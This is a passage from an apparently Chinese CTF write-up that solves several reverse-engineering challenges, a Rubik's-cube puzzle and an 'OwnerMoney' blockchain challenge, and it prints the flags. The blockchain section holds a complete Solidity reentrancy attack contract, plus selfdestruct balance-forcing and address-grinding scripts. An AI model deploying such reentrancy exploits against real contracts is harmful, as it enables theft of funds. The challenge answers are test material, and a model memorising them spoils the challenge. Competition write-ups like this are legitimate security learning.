的函数，经过变换后生成的数字数组传入“QWERTYUIOPrewqtyui0987654”查表

反推得到需要的数字数组是：

```
[8, 4, 6, 7, 7, 5, 6, 17, 10, 5, 10, 13, 8, 3, 8, 7, 2, 9, 8, 2, 8, 7, 11, 15]
```

然后还有个交换的函数，6和8要交换

```
#include <cstdio>
#include <cstdlib>
#include <cstring>
#include <algorithm>
#include <queue>
#include <string>
#include <iostream>
#include <map>

using namespace std;

int main() {
  unsigned char res[24] = {6, 4, 8, 7, 7, 5, 6, 17, 10, 5, 10, 13, 8, 3, 8, 7,
2, 9, 8, 2, 8, 7, 11, 15};
  for (int idx = 0; idx < 8; idx++) {
    for (unsigned char val = 32; val <= 127; val++) {
      unsigned char a = val >> 4;
      unsigned char b = val & 0xf;
      unsigned char c = a ^ b;
      int ii = idx * 3;
      int jj = idx * 3 + 1;
      int kk = idx * 3 + 2;
      if (!(a & 1)) ++a;
      if (!(ii & 1)) ++a;
      ++b;
      ++b;
      if (c & 1) ++c;
      if (ii & 1) ++c;
      if (a == res[ii] && b == res[jj] && c == res[kk]) {
        printf("%c", val);
      }
    }
  }
}
```

暴力解到Re_Happy

根据Hint 1.有一个本该有的串，试试用graph看看函数。 2.试一试改改循环，使得循环合理。

在main函数里面改for循环为

```
for (i = 0; i <= 11; i++)

#include <stdio.h>
int main() {
char v4[12] = {0};
char v5[12] = {0};
char v6[12] = {0};
v4[0] = -67;
v4[1] = -46;
v4[2] = -16;
v4[3] = -62;
v4[4] = -47;
v4[5] = -63;
v4[6] = -47;
v4[7] = -63;
v4[8] = -47;
v4[9] = -49;
v4[10] = -66;
v4[11] = -55;
v5[0] = -2;
v5[1] = -4;
v5[2] = -32;
v5[3] = -4;
v5[4] = -2;
v5[5] = -2;
v5[6] = -2;
v5[7] = -2;
v5[8] = -2;
v5[9] = -2;
v5[10] = -4;
v5[11] = -2;
for ( int i = 0; i <= 11; ++i )
{
    v4[i] ^= v5[i];
    v5[i] -= v4[i];
    v4[i] += v5[i];
    v4[i] ^= v5[i];
    v5[i] += v4[i];
    v4[i] -= v5[i];
    v6[i] = 1;
}
printf("%s %s %s", v4, v5, v6);
}
```

解出来E20B1A1A13F9,

注意到有个函数有个没用的字符串ABCDEF0123456789和0123456789ABCDEF，猜测对应查表变换了一下，解出Happy_

```
>>> import string
>>> t = string.maketrans("ABCDEF0123456789", "0123456789ABCDEF")
>>> a = 'E20B1A1A13F9'
>>> a.translate(t)
'48617070795F'
>>> a.translate(t).decode('hex')
'Happy_'
>>>
```

拼一拼：Happy_ + Re_Happy + _ + Inori

flag{Happy_Re_Happy_Inori}

Rubik

```
U:
27:24=36:33
36:33=33:30
33:30=30:27
30:27=27:24
6:3=21:18
9:6=24:21
21:18=45:42
24:21=48:45
45:42=54:51
48:45=57:54
54:51=6:3
57:54=9:6

R:
15:12=24:21
24:21=21:18
21:18=18:15
18:15=15:12
9:6=69:66
12:9=72:69
69:66=42:39
72:69=45:42
42:39=30:27
45:42=33:30
30:27=9:6
33:30=12:9

F:
3:0=12:9
12:9=9:6
```

```
9:6=6:3
6:3=3:0
18:15=33:30
21:18=36:33
33:30=57:54
36:33=60:57
57:54=66:63
60:57=69:66
66:63=3:0
69:66=21:18

import solver as sv # https://github.com/hkociemba/Rubiks2x2x2-OptimalSolver

def get(var):
    r = []
    for i in range(24):
        c = var & 7
        r.append(c)
        var >>= 3
    colors = ['D','F','R','U','B','L']
    return [colors[e] for e in r]

def adjust(a):
    f,r,u,b,l,d = [a[4*i:4*(i+1)] for i in range(6)]
    u = u[0] + u[1] + u[3] + u[2]
    b = b[2] + b[3] + b[1] + b[0]
    d = d[1] + d[2] + d[0] + d[3]
    r = r[2] + r[3] + r[1] + r[0]
    l = l[1] + l[2] + l[0] + l[3]
    f = f[1] + f[2] + f[0] + f[3]
    return ''.join([u,r,f,d,l,b])
    return a

def get_cubestring(inp):
    a = get(inp)
    r = (adjust(''.join(a)))
    return r

init = 0xB6D9246DB492249
U = 0x0a4db646db912291
R = 0x900b6d8dc64b492009
F = 0x09002d924b5b4da249
assert(get_cubestring(init) == 'UUUURRRRFFFFDDDDLLLLBBBB')
assert(get_cubestring(U) == 'UUUUBBRRRRFFDDDDFFLLLLBB')
assert(get_cubestring(R) == 'UFUFRRRRFDFDDBDBLLLLUBUB')
assert(get_cubestring(F) == 'UULLURURFFFFRRDDLDLDBBBB')


if __name__ == '__main__':
```

```
    cbs = 0x8e062d75c28130a415
    cubestring = get_cubestring(cbs)
    sol = sv.solve(cubestring)
    print(sol)
```

easyparser

```
def catflag():
        dst = [144, 332, 28, 240, 132, 60, 24, 64, 64, 240, 208, 88, 44, 8,
52, 240, 276, 240, 128, 44, 40, 52, 8, 240, 144, 68, 48, 80, 92, 44, 264, 240]
        r = ''
        for each in dst:
            for c in range(256):
                if (c ^ 0x63) << (2 & 0x3f) == each:
                    r+=(chr(c))
                    break

        print('flag{'+r+'}')

if __name__ == '__main__':
    catflag()
```

区块链

OwnerMoney

题目给了个ropsten上面的合约, 逆向了一下发现大部分操作都需要另一个合约作为sender和它交互, 并且sender的地址需要低12位为1. 众所周知合约的地址是由创建者的地址和nonce算出来的, 所以先找一些可以用的钱包地址:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import rlp
import sha3
import IPython
from eth_utils import keccak, to_checksum_address, to_bytes
from ecdsa import SigningKey, SECP256k1

my_addr = to_checksum_address('0x9Fd6Bd7F75fB554A206dFa952cCa508d07e974C8')

def mk_contract_address(sender, nonce):
  sender_bytes = to_bytes(hexstr=sender)
  raw = rlp.encode([sender_bytes, nonce])
  h = keccak(raw)
  address_bytes = h[12:]
  return to_checksum_address(address_bytes)
```

```
def generate_addr():
  keccak = sha3.keccak_256()
  pk = SigningKey.generate(curve=SECP256k1)
  public = pk.get_verifying_key().to_string()
  keccak.update(public)
  address = "0x{}".format(keccak.hexdigest()[24:])
  return pk, address

while True:
  pk, addr = generate_addr()
  cont_addr = mk_contract_address(to_checksum_address(addr), 0)
  if cont_addr.lower().endswith('fff'):
    print(pk.to_string().hex(), addr)
```

然后就是比较正常的重入问题, 攻击合约如下:

```
pragma solidity ^0.4.26;

contract Attack {
  address public target;
  address public owner;
  bool private twice;
  bool private reentrant;

  constructor () public {
    target = address(0x40a590b70790930ceed4d148bf365eea9e8b35f4);
    owner = msg.sender;
    twice = false;
    reentrant = false;
  }

  function reset() public {
    require(owner == msg.sender);
    twice = false;
    reentrant = false;
  }

  function isOwner(address _addr) public returns (uint256) {
    if(twice == false) {
      twice = true;
      return 0;
    }
    return 1;
  }

  function buy() public {
    require(owner == msg.sender);
    require(target.call.value(0x1)(bytes4(keccak256("buy()"))));
```

```
  }

  function claim() public {
    require(owner == msg.sender);
    target.call(bytes4(0x11f776bc));
  }

  function change() public {
    require(owner == msg.sender);
    target.call(bytes4(keccak256("change(address)")), abi.encode(target));
  }

  function attack() public {
    require(owner == msg.sender);
    target.call(bytes4(keccak256("sell(uint256)")), abi.encode(uint256(200)));
  }

  function transfer(address attacker) public {
    require(owner == msg.sender);
    target.call(bytes4(keccak256("transfer(address,uint256)")),
abi.encode(attacker), abi.encode(100));
  }

  function reverse_finance() public {
    require(owner == msg.sender);
    selfdestruct(target);
  }

  function payforflag(string b64email) public {
    require(owner == msg.sender);
    target.call(bytes4(keccak256("payforflag(string)")),
abi.encode(b64email));
  }

  function payme() public payable { }

  function () public payable {
    if(msg.sender == target) {
      if(!reentrant) {
        reentrant = true;
        target.call(bytes4(keccak256("sell(uint256)")),
abi.encode(uint256(200)));
      }
    }
  }

  function kill() public {
    require(owner == msg.sender);
    selfdestruct(owner);
```

```
    }
}
```

值得一提的是, 题目合约要求sell(uint256)的时候有足够的balance, 我们可以先通过selfdestruct转一些给它再继续操作。